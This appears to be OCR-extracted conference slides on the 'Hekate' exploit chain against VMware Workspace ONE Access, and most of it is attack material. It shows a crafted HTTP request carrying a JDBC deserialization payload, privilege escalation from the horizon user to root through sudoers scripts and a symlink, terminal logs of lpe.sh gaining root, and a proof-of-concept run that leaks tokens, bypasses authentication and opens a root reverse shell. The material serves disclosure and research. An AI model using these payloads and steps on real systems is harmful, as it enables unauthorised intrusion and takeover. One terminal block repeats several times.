
Request

Pretty Raw Hex Hackvertor \n

```
1 POST /SAAS/API/1.0/REST/system/dbCheck HTTP/1.1
2 Host: target
3 Cookie: HZN=eyJ0eXAiOiJKV1QiLCJhbGciO...
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 209
6
7 jdbcUrl=
  jdbc:postgresql://pwn:1337/saas?socketFactory=com.vmware.licensecheck.LicenseChecker%26socketFactoryArg=yv7a3gA...&dbUsername=&dbPassword=
8
```

Authentication Bypass

Encrypted and Base64 encoded and then URL encoded twice



CommonsBeanUtils1 gadget available ✓

Requires no outbound network access ✓

Can we do better?

Yes!

Privilege Escalation

We have RCE as the horizon user, but we want root access! First stop, sudoers

```
root@target [ ~ ]# cat /etc/sudoers
...
horizon ALL = NOPASSWD: /usr/local/horizon/scripts/horizonService.sh, \
...
/usr/local/horizon/scripts/gatherConfig.hzn, \
...
/usr/local/horizon/scripts/publishCaCert.hzn, \
...
/opt/vmware/certproxy/bin/certproxyService.sh
```

Privilege Escalation - publishCaCert.hzn

This script will make an input file readable/writable by the owner!


```
CERTFILE=$1
DESTFILE=$(basename $2)

cp -f $CERTFILE /etc/ssl/certs/$DESTFILE
chmod 644 /etc/ssl/certs/$DESTFILE
c_rehash > /dev/null
```

Privilege Escalation - gatherConfig.hzn

To take ownership we can (ab)use the gatherConfig.hzn script.

Just symlink debugConfig.txt and point it to a root owned file, done!



Privilege Escalation Exploitation

We can target a script inside of the sudoers with execute permission by horizon

```
horizon [ /tmp ]$ ls -la /usr/local/horizon/scripts/publishCaCert.hzn
-r-x------ 1 root root 241 Dec  3  2021 /usr/local/horizon/scripts/publishCaCert.hzn
horizon [ /tmp ]$ id;cat /proc/version
uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)
Linux version 4.19.217-1.ph3 (root@photon) (gcc version 7.3.0 (GCC)) #1-photon SMP Thu Dec 2 02:29:27 UTC 2021
horizon [ /tmp ]$ ./lpe.sh
root [ ~ ]# id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]# cat /etc/sudoers | grep publishCaCert
/usr/local/horizon/scripts/publishCaCert.hzn, \
root [ ~ ]#
```

Showing a root owned file

Privilege Escalation Exploitation

We can target a script inside of the sudoers with execute permission by horizon

```
horizon [ /tmp ]$ ls -la /usr/local/horizon/scripts/publishCaCert.hzn
-r-x------ 1 root root 241 Dec  3  2021 /usr/local/horizon/scripts/publishCaCert.hzn
horizon [ /tmp ]$ id;cat /proc/version
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Linux version 4.19.217-1.ph3 (root@photon) (gcc version 7.3.0 (GCC)) #1-photon SMP Thu Dec 2 02:29:27 UTC 2021
horizon [ /tmp ]$ ./lpe.sh
root [ ~ ]# id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]# cat /etc/sudoers | grep publishCaCert
/usr/local/horizon/scripts/publishCaCert.hzn, \
root [ ~ ]#
```

Showing horizon permissions

Privilege Escalation Exploitation

We can target a script inside of the sudoers with execute permission by horizon


```
horizon [ /tmp ]$ ls -la /usr/local/horizon/scripts/publishCaCert.hzn
-r-x------ 1 root root 241 Dec  3  2021 /usr/local/horizon/scripts/publishCaCert.hzn
horizon [ /tmp ]$ id;cat /proc/version
uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)
Linux version 4.19.217-1.ph3 (root@photon) (gcc version 7.3.0 (GCC)) #1-photon SMP Thu Dec 2 02:29:27 UTC 2021
horizon [ /tmp ]$ ./lpe.sh
root [ ~ ]# id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]# cat /etc/sudoers | grep publishCaCert
/usr/local/horizon/scripts/publishCaCert.hzn, \
root [ ~ ]#
```

Gaining root access

Privilege Escalation Exploitation

We can target a script inside of the sudoers with execute permission by horizon

```
horizon [ /tmp ]$ ls -la /usr/local/horizon/scripts/publishCaCert.hzn
-r-x------ 1 root root 241 Dec  3  2021 /usr/local/horizon/scripts/publishCaCert.hzn
horizon [ /tmp ]$ id;cat /proc/version
uid=1001(horizon) gid=1003(www) groups=1003(www),1001(vfabric),1002(pivotal)
Linux version 4.19.217-1.ph3 (root@photon) (gcc version 7.3.0 (GCC)) #1-photon SMP Thu Dec 2 02:29:27 UTC 2021
horizon [ /tmp ]$ ./lpe.sh
root [ ~ ]# id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
root [ ~ ]# cat /etc/sudoers | grep publishCaCert
/usr/local/horizon/scripts/publishCaCert.hzn, \
root [ ~ ]#
```



Showing we can execute publishCaCert as root

Hekate Demo

```
steven@si:~/hekate/postgres/exploit$ ./poc.sh -t 192.168.220.129 -c 192.168.220.128

   __ __    __        __
  / // /__ / /_____ _/ /____
 /  _  / -_)  '_/ _ `/ __/ -_)
/_//_/\__/_/\_\\_,_/\__/\__/

A VMWare Workspace ONE Access RCE Exploit
By Steven Seeley (mr_me) of Qihoo 360 Vulnerability Research Institute

(+) targeting 192.168.220.129
(+) listening at port 1337
(+) leaked ota token: 90c2e8a2-ce3a-3eec-83b6-1c4befa3ec73:QGDV9Q25LOHQ7uaCbSYYnHcSTHdvTZUO
(+) leaked client secret: NVvbVyUGiUWpPD3S9EM4GADrLWE0gTL4
(+) bypassed authentication!
(+) triggering deserialization attack...
(+) connection from vidm.localdomain
(+) pop thy shell!
bash: cannot set terminal process group (2084): Inappropriate ioctl for device
bash: no job control in this shell
id
uid=0(root) gid=0(root) groups=0(root),1000(vami),1004(sshaccess)
uname -a
Linux vidm.localdomain 4.19.217-1.ph3 #1-photon SMP Thu Dec 2 02:29:27 UTC 2021 x86_64 GNU/Linux
```

Hekate

Results:

- ✓ No outbound network access required
- ✓ Works on default installation
- ✓ Pre-authenticated against server/client side
- ✓ Achieves root access
- ✓ Worked against VMWare's cloud
- ✓ Exploit cleans up

Conclusions & Takeaways

Conclusions

For the defender/developer

- Don't allow for your organization have a single point of failure
- Don't deviate from the OAuth2 spec, you will make a mistake!
- Disable the new built-in when implementing Freemarker

For the attacker/pen-tester

- Always check the implementation of protocols for mistakes
- Look for ways to chain primitives together
- Make giving up harder than giving in

References

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- https://freemarker.apache.org/docs/ref_builtins_expert.html#ref_builtin_eval_json

Thanks! Questions?

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